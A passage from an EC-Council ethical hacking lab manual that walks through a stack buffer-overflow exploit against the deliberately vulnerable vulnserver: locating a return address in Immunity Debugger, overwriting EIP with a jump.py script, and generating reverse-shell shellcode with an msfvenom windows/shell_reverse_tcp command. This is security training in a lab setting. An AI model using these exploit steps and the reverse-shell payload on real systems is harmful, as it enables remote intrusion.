


Figure 1.7.42: Displaying the return address of the vulnerable module

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

119. Close **Immunity Debugger** and the vulnerable server process.

120. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**

121. In the **Immunity Debugger** window, click the **Go to address in Disassembler** icon ( ).




Figure 1.7.43: Click on Go to address in Disassembler

122. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.




Figure 1.7.44: Enter expression to follow the pop-up

123. You will be pointed to **625011af ESP**; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.




Figure 1.7.45: Setting up a break up point

124. Now, click on the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**

125. Switch to the **Parrot Security** virtual machine.

126. Maximize the terminal window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

127. Now, type **./jump.py** and press **Enter** to execute the Python script.

Figure 1.7.46: Executing a jump.py script

128. Switch to the **Windows 10** virtual machine.

129. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

Note: You can control the EIP register if the target server has modules without proper memory protection settings.




Figure 1.7.47: EIP register gets overwritten with the return address of a vulnerable module

130. Close **Immunity Debugger** and the vulnerable server process.

131. Re-launch the vulnerable server as an administrator.

132. Switch to the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.10

Generate Shellcode

133. In the **Terminal** window, use the following command and press **Enter** to generate the shellcode.

msfvenom -p windows/shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Listening Port> EXITFUNC=thread -f c -a x86 -b "\x00"

Note: Here, **-p**: payload, local IP address: **10.10.10.13**, listening port: **4444**., **-f**: filetype, **-a**: architecture, **-b**: bad character.

134. A shellcode is generated, as shown in the screenshot.

135. Select the code, right-click on it, and click **Copy** to code the code.




Figure 1.7.48: Creating and copying a shellcode

136. Close the **Terminal** window.

137. Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

Note: Ensure that the terminal navigates to **/home/attacker/Desktop/Scripts**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

138. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.




Figure 1.7.49: Edit the shellcode.py script

139. Now, paste the shellcode copied in **Step#135** in the **overflow** option (**Line 4**); then, press **Ctrl+S** to save the file and close it.

